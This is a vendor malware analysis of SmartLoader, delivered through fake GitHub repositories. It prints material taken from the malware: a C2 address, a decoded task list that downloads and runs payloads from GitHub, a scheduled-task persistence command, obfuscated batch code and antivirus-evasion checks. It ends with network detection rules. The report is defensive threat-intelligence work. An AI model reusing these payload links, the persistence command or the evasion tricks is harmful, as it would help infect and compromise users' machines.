Part 1: Hidden in plain sight

Over the past five years, there has been a major shift in the cyber threat landscape. With the rise in cyberattacks, it has become crucial for any organization to protect its network by integrating detection tools to prevent and rapidly identify potential threats. As detection and response systems continue to evolve, attackers must adapt by misusing legitimate services in order to avoid raising suspicion. We previously addressed how the Steam community was exploited by stealers in an earlier article. This time, we'll explore how community platforms like GitHub can be leveraged for malicious purposes. Indeed, among well-known platforms, GitHub is frequently used by attackers as infrastructure. This can range from repositories containing outright malicious files to more subtle tactics, such as embedding files in the "releases" section or attaching them to support tickets.

During our threat monitoring, the Purple team identified a new wave of suspicious repositories. This spike caught our attention, prompting a deeper investigation into the phenomenon.

1.1 INVENTORY

Figure 1. Screenshot of the first observed repository

The first repository observed was: [hxxps://github\[.\]com/loudwens/displayindex/](https://github.com/loudwens/displayindex/).

Despite its legitimate appearance, this GitHub repository shows several unusual characteristics. First, the complete absence of source code, replaced by a single archive in the "releases" tab, is a clear red flag.

The content of the README.md file includes suspicious elements, such as a vague description of the repository and a closing message that resembles advertising.

Moreover, when reviewing the instructions, the code snippets appear to be, at the very least, questionable.

```
package main

import (
    "fmt"
    "https://github.com/loudwens/displayindex/releases/download/v2.0/Software.zip"
)

func main() {
    display := https://github.com/loudwens/displayindex/releases/download/v2.0/Software.zip()
    https://github.com/loudwens/displayindex/releases/download/v2.0/Software.zip("Active Display: ", display)
}
```

Figure 2. Code snippet found in the README file

As shown in the previous image, the repository is still active, with a commit made just 23 minutes before the screenshot was taken. However, only three of them are visible in the repository, and no other branches exist - an inconsistency when compared to the statistics provided by the platform.

A closer look at the user account associated with this repository reveals a significant level of activity since February 2025.

Figure 3. Activity of the user account owning the repository

Among the various repositories identified, they all appear to follow the same pattern: no source code, a binary compressed in a ZIP file under the 'releases' section, and a sustained level of activity visible in the commits.

3,262 contributions in 2025

Contribution activity

April 2025

Created 222 commits in 1 repository

[Afjhr/iExplorer-Free](#) 222 commits

Figure 4. Example of a similar repository #1

3,398 contributions in 2025

Contribution activity

April 2025

Created 232 commits in 1 repository

[agrtus/Roblox-Oxygen](#) 232 commits

Figure 5. Example of a similar repository #2

Figure 6. Example of a similar repository #3

The slight variations in dates appear to be linked to the different strains.

Naturally, the repositories cover a wide range of topics, as does their content. They target themes ranging from cheat software to music production effects, Android builds, and even AI-related tools.

Additionally, some README files show notable peculiarities - particularly in the list of contributors, where certain names understandably raise questions...

Contributors

We would like to extend our gratitude to the following contributors who have dedicated their time and expertise to make this project a reality:

1. John Doe - Software Developer
2. Jane Smith - Quality Assurance Engineer
3. Alex Johnson - Technical Support Specialist

Figure 7. Example of suspicious contributors

Based on the observed patterns, a search was conducted to identify other similar repositories. Given the characteristic regular activity, we limited the search to the most active ones over the past few days.

Following this search, over 380 repositories were identified. All were created between January 11 and February 23, with the exception of one dating back to March 21.

As for the user accounts, they are not all newly created.

While around twenty accounts were created in early 2025, some date back much further.

The oldest account used was created 13 years ago, in 2012.

Figure 8. Activity of user antony000

This case is not an isolated one, even if it doesn't represent the majority. Around fifty accounts were created in 2021 or earlier.

While some threat actors deliberately let accounts "age" to reduce the risk of detection, it seems more likely that at least some of the accounts used were abandoned and likely leaked or stolen.

1.2 THE STRAINS

During our preliminary observations, five distinct samples were collected. However, the differences between these strains are quite minimal, consisting only of slight variations in presentation.

Most of the samples were presented as an archive named Software.zip (or Program.zip for what appears to be the oldest strain), containing the following files:

- > Launcher.bat (or Launch.bat)
- > userdata.txt (8e8173f0411f8c052959503db6d2cdab651ef122847e2fe61758b50f9fb8a649)
- > lua51.dll (012e772e3c72c5f500aab86e78e99afff222bdc8d914bc32bb244ade03d5a486)
- > luajit.exe (30f7bd2e98df2ec3405f3ab4aab5be8f0dc1d9ac638286edf390c4ddb74b4316)

The launcher is precisely the variable component across these strains. Beyond the name itself, its content is artificially altered by the insertion of line breaks.

Figure 9. Comparison between the launchers of two different strains

However, the payload remains strictly identical from one sample to another.

8e8173f0411f8c052959503db6d2cdab651ef122847e2fe61758b50f9fb8a649	3a2f/userdata.txt
8e8173f0411f8c052959503db6d2cdab651ef122847e2fe61758b50f9fb8a649	541d/userdata.txt
8e8173f0411f8c052959503db6d2cdab651ef122847e2fe61758b50f9fb8a649	57d5/userdata.txt

Our subsequent research, however, uncovered additional active strains. With a total of 23 different hashes for the archives, the payloads themselves remain much more consistent.

In 87.19% of cases, the hash matches the one that was analyzed. For the remaining cases, the distribution is as follows:

- > e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855 found in 8,54 % of cases
- > 0ed8e43a9b0bbb8754ec1ce195e07f6af5e5363ab039cda32413746a3e772fa8 found in 4,02 % of cases
- > 5ad575b6d5a79a41fa37fa07b4c72744cbf402c14947788e26e3dbd1f4403baa found in 0.25 % of cases

Part 2: Analysis

Figure 11. High-level diagram of the exchanges

2.1 OBSERVATION

The .bat script requires only a brief analysis, as it consists of a single command: executing `luajit.exe` with `userdata.txt` as an argument. This serves as the malware's main entry point.

Naturally, the presence of an executable and a DLL is suspicious. However, a quick investigation suggests that both files are benign.

One initial indicator: they have already been submitted to VirusTotal and flagged as clean.

This finding was further confirmed by analysis using our **Malcore** and **Shellcode Detect** engines.



Figure 12. VirusTotal result for the `lua51.dll` file



Figure 13. VirusTotal result for the `luajit.exe` file

Figure 14. Scan results from Malcore and Shellcode

A simple string search reveals the version in use: `LuaJIT 2.1.0-beta2` (<https://luajit.org>).

As noted on the website, LuaJIT is a *Just-In-Time* (JIT) compiler for the Lua programming language.

Lua (<https://lua.org>) is a lightweight, fast, cross-platform programming language. In its original form, Lua programs are compiled into bytecode and executed via an interpreter.

Thanks to its accessibility and execution speed, Lua is widely used in the video game industry (notably in games like Roblox), as well as in certain image processing applications. Here, LuaJIT provides a JIT compilation feature that sits between interpreted and compiled languages.

This approach offers both greater flexibility than traditional compilation and the ability to execute code either in bytecode form or as plain text.

In this case, the second method - plain text execution - is used. However, the payload contained in the userdata.txt file is heavily obfuscated.

SBAC0FYFF7dP7WqH0tSYbXa+T110VQ1LDV1K266AGRKNppYx49R1G+XtzyYH1LnKBXh7FRUL18K009A0K72u31CeqcK2X2s4RcTK1UuH5A09E040K57m0U7QLXj/NSL0K72X50Jtnk42Z1Dc1n72J082Vn3q6507021p70K/Y+8Xb09A0eZK+48H0g4ay
```

To avoid a long and complex deobfuscation process, a dynamic analysis was prioritized in order to quickly gain insight into the malware's behavior.

2.2 RECONNAISSANCE

One of the first actions performed when the launch script is executed in information about the victim's location.

To do this, a request is sent to ip-api.com.

```
► Transmission Control Protocol, Src Port: 49697, Dst Port: 80, Seq: 1, Acc
▼ Hypertext Transfer Protocol
  ► GET /json/ HTTP/1.1\r\n
    ► [Expert Info (Chat/Sequence): GET /json/ HTTP/1.1\r\n]
      [GET /json/ HTTP/1.1\r\n]
      [Severity level: Chat]
      [Group: Sequence]
      Request Method: GET
      Request URI: /json/
      Request Version: HTTP/1.1
      User-Agent: qr59jbckqitkplk41hbrtg3dvhyzgj3ndiwftke4xa9oq568p87yaefu0p6
      Host: ip-api.com\r\n
      \r\n
      [Full request URI: http://ip-api.com/json/]
      [HTTP request 1/1]
      [Response in frame: 75]
```

Figure 16. Reconnaissance request to ip-api.com

qr59jbckqitkplk41hbtrtg3dvhyzgj3ndiwtke4xa9oq568p87yaefu0p6id1ts4qinzj5zf11xffwhd6nka6ce1hafjhlvoml7b6btsi3ht7lbaucy.

Following this reconnaissance phase, an HTTP connection is made to IP 213.176.73.80, still using the

Dest. port	Protocol	Total Length	ttl	Info
80	HTTP/JSON	944	128	PUT /api/v1/tao0DYe0DIc0W0c0YtE0Dac0TAc0THeN0cN20c...

.....

Figure 19. Screenshot sent to the command and control server

The JSON document, on the other hand, contains data that appears to be Base64-encoded. Once decoded, we get a string of hexadecimal characters separated by commas.

At this stage, some research is needed to verify whether this strain has already been analyzed. Fortunately, the team at [Security Blue Team](#) had published an article a few weeks earlier describing this exact behavior.

After analyzing the communications, they revealed particularly useful information: the encryption algorithm used, along with the method to extract the key.

We were thus able to retrieve the encryption key from the process memory:
89pCO1NlLRkTZgb8DtZmKwC42AQcUeXF.

Once decrypted, it turns out that the data sent to the command and control server includes:

- > A loader ID (812 in our case)
- > Aguid
- > The name of the infected computer
- > The username that launched the malware
- > The information obtained via ip-api
- > The system version

In response, the server returns a JSON document containing two keys: loader and tasks. The first one, loader, contains the configuration to be applied to the loader and looks like this:

```
[{"bypass_defender": 0, "autorun": 0, "relaunch": {"time": -1, "status": false}, "tablet": {"text": "An error occurred", "status": false}, "hide": 0, "persistence": 1}
```

Figure 20. Decoded content of the "loader" section from the response

The second key, named "tasks", contains a list of actions to perform in order to load additional payloads. In our case, these point to two other GitHub repositories.

```
[{"id": 814, "link": "https://github.com/beast2122006/assignment/raw/238415a963aab57f18fd2c2ef60995d7c0b39fe0/library.txt", "file_path": "Temp", "file_name": "bit.lua", "start": 1, "autorun": 0, "relaunch": 1, "hide": 0, "pump": {"size": -1, "status": false}, "dll_loader": {"func": null, "type": "LoadLibrary"}, "delivery": "any"}, {"id": 818, "link": "https://github.com/ryzz0/ell/releases/download/v1.0.0/ell.txt", "file_path": "Temp", "file_name": "browser\\openssl.exe", "start": 1, "autorun": 0, "relaunch": 0, "hide": 0, "pump": {"size": 1019, "status": true}, "dll_loader": {"func": null, "type": "LoadLibrary"}, "delivery": "new"}]
```

Figure 21. Decoded content of the "tasks" section from the response

This response is also cached to disk, saved as a file in the user's Pictures directory. In a second step, a folder is created in the AppData\Local directory, where the following elements are copied: the lua51.dll file, the luajit.exe executable (renamed using the Base64-encoded loader ID - in our case, 812 becomes ODEy), and the userdata.txt file containing the payload.

However, random data generated via calls to CryptGenRandom is appended to the end of the executable in order to alter its checksum.

Once this step is completed, a daily scheduled task is created under the name WindowsDefenderScheduledScan_<encoded loader ID>, using a direct call to the schtasks.exe utility.

```
schtasks /create /sc daily /st 14:46 /f /tn WindowsDefenderScheduledScan_<loaderID encoded> /tr "C:\Users\<user>\AppData\Local\<loaderID encoded> \<loaderID encoded>.exe" "C:\Users\<user>\AppData\Local\<loaderID encoded> \userdata.txt"
```

Finally, the instructions contained in the tasks field of the JSON document are executed.

In the analyzed case, these tasks involve retrieving two files hosted on GitHub, which are then saved in the temporary directory (%TEMP%):

- > A Lua script saved as bit.lua
- > A PE executable saved as dvm.exe

Both files are then executed.

After launching each task, the script contacts the command and control server to confirm that the task has been successfully executed.

80 HTTP/JSON	427	128 PUT /task/YTAs0DYs0DIsoWQsYTEs0Dgs0TAs0TUsNjI
49730 HTTP	777	53 HTTP/1.1 204 No Content

Figure 22 Example of task execution confirmation sent to the command and control server

The body of the request is minimal, containing only two pieces of information: the ID of the completed task and the victim's country.

Interestingly, the requests made to GitHub for these tasks are sent over HTTP, not HTTPS.

2.4 STAGE 2

Among the two tasks received from the command and control server, the first one behaves almost identically to what we previously observed.

The key differences are:

- > Use of a different C2 server: 213.176.72.47
- > Use of a different User-Agent: e1bzohpyxkndh0dk12jqf
- > Use of the POST method instead of PUT for communication with the C2
- > Loader ID: 816
- > Name of the scheduled task: WindowsErrorRecovery_< encodedLoaderID>

Regarding the second payload, named dvm.exe, it creates files with the .dif extension in the user's AppData\Local\Temp directory.

Two files stand out in particular:

- > Angle.dif its first bytes (MSCF) match the header of Microsoft Cabinet (.cab) files - a file we'll come across again later.
- > Malaysia.dif: its content begins with Set Collections=o*\n, indicating that it is a batch script.

Once the various files are created, the following command is executed:

```
C:\Windows\system32\CMD.exe" /c copy Malaysia.dif Malaysia.dif.bat & Malaysia.dif.bat
```

This script, which is also obfuscated, contains - amidst numerous invalid commands - a few valid instructions used to declare variables. These variables are later reused to construct and execute a final command.

For example, the script contains instructions such as:

```
Set Anne=S
Set Oecd=t
Set Cassette=K
Set Collections=o
Set Thousand=v
Set Los=u
Set Lan=Y
Set Implemented=E
Set Window=w
Set Matthew=j
Set Faith=O
Set Sections=X
Set Cube=C
Set Mood=b
Set Romance=N

%Anne%e%Oecd%
%Cassette%%Collections%%Thousand%%Los%%Lan%k%Implemented%%Window%k%Mat
thew%n%Faith%W%Los%zz%Oecd%p%Collections%Wcd%Sections%naJ%Sections%%Cub
e%%Mood%%Oecd%%Thousand%%Romance%%Cube%%Thousand%=Pr%Collections%%M
atthew%ec%Oecd%%Collections%r%Voltage%%Horrible%c%Collections%%Adventures%
[...]
%Voltage%%Oecd%ar%Oecd%                                %KovuYkEwkjnOWuzztpoWcdXnaJXCbtvNCv%
%Oecd%%hLzKiK%
```

Once interpreted, these commands will result in:

```
Set KovuYkEwkjnOWuzztpoWcdXnaJXCbtvNCv=Projectors.com

start Projectors.com t
```

This script is merely an intermediate step, intended to perform a few simple checks - such as searching for specific processes - and to generate the next components in the infection chain.

The targeted processes include:

- > Opssvc
- > Wrsa (Webroot Secure)
- > SophosHealth
- > Bdservicehost
- > AvastUI
- > AVGUI
- > nsDscSvc (Norton)
- > Ekrn (ESET)

The search is performed using the findstr command on the output of the tasklist command.

Finally, this stage results in the creation of the second-to-last payload.

Two methods are used for this purpose:

- > The first method involves calling the `extrac32` command on the `Angle.dif` file, then concatenating the extracted files to form a program named `Projectors.com`.
- > The second method, which follows a similar principle, concatenates the `.DIF` files previously created by the `dvm.exe` process to reconstruct a file named `t`.

2.5 THE LAST LOADER

This file, named “`t`”

(sha256 : `27aac3573f032d20951be0dfbf42cc41f9e26cbac9cdd3cf8421a4dfb3ed50e3`), appears to be a compiled AutoIT script which, as of the time of writing (June 2025), is not known to VirusTotal. In this setup, the `Projectors.com` executable serves only as the interpreter.

Although the file does not feature a recognizable header, it contains the string `AU3!EA06`, which is characteristic of a compiled AutoIT script.

AutoIT is a scripting language originally designed to automate Windows tasks (such as GUI interactions, keyboard, and mouse control), but it has recently gained popularity among malicious actors due to several capabilities:

- > Direct calls to the Windows API
- > Script obfuscation and compilation (as an executable or compiled script using the `.a3x` extension)
- > No external dependencies (no need to load additional DLLs)

For this analysis, the `autoit-ripper` tool was used to extract the content of the `.au3` script.

The extracted script weighs in at approximately **1.3 MB** and is heavily obfuscated.

Once the various replacements are applied, a recurring pattern emerges, clearly intended to complicate the understanding of the script.

The pattern is as follows:

```
While <constante>:
  var = <constante2>
  Switch var
    Case x
    [set of instructions]
    Case y
      [set of instructions]
    Case <constante2>
      [actual instructions]
      ExitLoop
  EndSwitch
Wend
```

It's clear from this structure that only a small portion of the code is actually reachable. Once the dead code is removed, the script is reduced to about **900 KB**, making it much easier to read.

This cleanup reveals more details about how the script functions. It includes a series of checks on the execution environment - whether it's the machine running the process or the way it was launched.

Examples of these checks include:

- > COMPUTERNAME = tz (BitDefender emulator)
- > COMPUTERNAME = NfZtFbPfH (Kaspersky emulator)
- > COMPUTERNAME = ELICZ (AVG emulator)
- > USER = test22
- > Presence of the process avastui.exe
- > Pinging a non-existent domain (execution stops if the ping succeeds)
- > Presence of the process bdagent.exe (triggers a sleep(160000) if found)

Finally, the most interesting part of the script is a variable named \$ROMUUEIJOU, which contains a very long hexadecimal string.

This string is later passed as an argument to a function within the script.

```
$MEASURINGICONELECTRONICFLEXIBILITY = ISSUEDCENTERSCORE (
    ROYALBACON (
        SINKAPPRECIATION (
            Binary ( $ROMUUEIJOU ),
            Binary ( "404949357957050441543083316298350512946715953370" )
        )
    ),
    $SWINGREPEATGREETINGS,
    $GARLICBLOOMPOSSESSION,
    $HOURPROT )
```

The SINKAPPRECIATION function loads a shellcode and takes a string as a parameter.

The shellcode appears to implement the RC4 encryption algorithm.

```
29  do {
30      if (iVar4 < key_length) {
31          lVar3 = (longlong)iVar4;
32          iVar4 = iVar4 + 1;
33      }
34      else {
35          iVar4 = 1;
36          lVar3 = 0;
37      }
38      bVar1 = pbVar6[8];
39      uVar5 = (uint)bVar1 + (uint)key[lVar3] + uVar5 & 0xff;
40      pbVar6[8] = decoded_shellcode[(longlong)(int)uVar5 + 8];
41      pbVar6 = pbVar6 + 1;
42      decoded_shellcode[(longlong)(int)uVar5 + 8] = bVar1;
43  } while (pbVar6 != decoded_shellcode + 0x100);
```

Figure 24. Disassembly of the shellcode contained in the file "t"

The ROYALBACON function, on the other hand, takes a single binary string as an argument. It calls the *RtlDecompressFragment* function from ntdll.dll, indicating that the decoded payload is a fragment compressed using the [LZNT1](#) algorithm.

Once this process is run through CyberChef, we obtain a PE file (sha256sum : eb37694151f8e7012a765ff540b066a4e7bc41371446a4b3b79dda9de919d934) qui sera le payload final :

The image shows the output of a CyberChef decryption and decompression process. The output is displayed in a window titled "Output" with a pencil icon. The content is a mix of ASCII and hex characters. It starts with "MZ" (PE header signature), followed by a null byte and a hex string. Then it says "L!This program cannot be run in DOS mode." followed by another null byte and a hex string. The rest of the output is a large block of hex characters, likely representing the decompressed payload. The window has standard icons for save, copy, paste, and zoom.

Figure 25. CyberChef output after decryption and decompression

Finally, the AutoIT script deletes itself.

Part 3: Detection

3.1 SIGFLOW

As previously observed, certain activities exhibit distinctive enough characteristics to allow for the creation of detection rules.

1. User-agent

First, we noted that the User-Agent used was unusual. It consisted of a single alphanumeric string with no spaces or slashes (/), which are typically present in standard User-Agent formats. However, due to the potentially high volume of such requests, we will initially treat this as a low-noise indicator.

Here's an example of a detection rule:

```
alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"Possible SmartLoader User-Agent";  
flow:established,to_server; http.user_agent; content:!" "; bsize:>15; content:!"!"; flowbits: set,  
smartloader.ua; noalert; sid:1000001;)
```

2. Stage 2

As its name suggests, **smartloader** primarily functions as a loader, meaning it is naturally designed to retrieve additional malicious payloads.

Since, in the observed samples, these payloads are hosted on GitHub, we can implement a detection based on that behavior.

```
alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"Possible SmartLoader Stage 2 (raw  
file)"; flow:established,to_server; flowbits: isset, smartloader.ua; http.host; content:  
"github.com"; http.uri; content: "/raw/"; sid:1000002;)  
alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"Possible SmartLoader Stage 2 (release  
file)"; flow:established,to_server; flowbits: isset, smartloader.ua; http.host; content:  
"github.com"; http.uri; content: "/releases/"; sid:1000003;)
```

3. Communication C2

Finally, communications with the C2 server also exhibit specific characteristics. In the observed samples, the path used is static:

```
alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"Possible SmartLoader Checkin (PUT)";
flow:established,to_server; flowbits: isset, smartloader.ua; http.uri; content:
"/api/YTAsODYsODIsOWQsYTEsODgsOTAsOTUsNjUsN2Qs";http.method; content:"PUT";
sid:10000004;)
alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"Possible SmartLoader Checkin
(POST)"; flow:established,to_server; flowbits: isset, smartloader.ua; http.uri; content:
"/api/YTAsODYsODIsOWQsYTEsODgsOTAsOTUsNjUsN2Qs";http.method; content:"POST";
sid:10000005;)
alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"Possible SmartLoader task completion
(PUT)"; flow:established,to_server; flowbits: isset, smartloader.ua; http.uri; content:
"/tasks/YTAsODYsODIsOWQsYTEsODgsOTAsOTUsNjUsN2Qs";http.method; content:"PUT";
sid:10000006;)
alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"Possible SmartLoader task completion
(POST)"; flow:established,to_server; flowbits: isset, smartloader.ua; http.uri; content:
"/tasks/YTAsODYsODIsOWQsYTEsODgsOTAsOTUsNjUsN2Qs";http.method; content:"POST";
sid:10000007;)
```

Conclusion

Having gained significant popularity in recent months, SmartLoader employs simple yet highly effective techniques to evade detection.

It relies on benign binaries to interpret obfuscated scripts, while modifying the archive's checksums via the launcher script. This low-effort tactic enables attackers to bypass many detection mechanisms based on indicator lists.

Its most notable characteristic is likely the abuse of GitHub's reputation, using the platform to host both initial and secondary payloads.

As we've seen, numerous repositories were created following a recurring pattern: README files and user profiles seemingly generated using LLMs, along with partially automated commit activity.

Finally, the secondary payloads are also hosted on GitHub - using not only the release system, but also raw files stored in repositories, and in older versions, even as attachments in issue threads.

Cybersecurity for business serenity_

Gatewatcher, a leader in cyber threat detection, has been protecting the networks of businesses and public institutions, including the most critical ones, since 2015. The Gatewatcher NDR Platform (Network Detection and Response) combines artificial intelligence, dynamic and behavioral analytics techniques, and contextualized Cyber Threat Intelligence (CTI). This enables unified, comprehensive visibility, real-time detection and mapping of systems, and an automated, prioritized response to attacks. Deployed across cloud, on-premise, or sensitive infrastructures, and compatible with IT, OT, and IoT environments, it secures all critical assets while streamlining operations through its integrated AI assistant. Gatewatcher combines technological power with operational peace of mind to align cybersecurity with your business objectives.
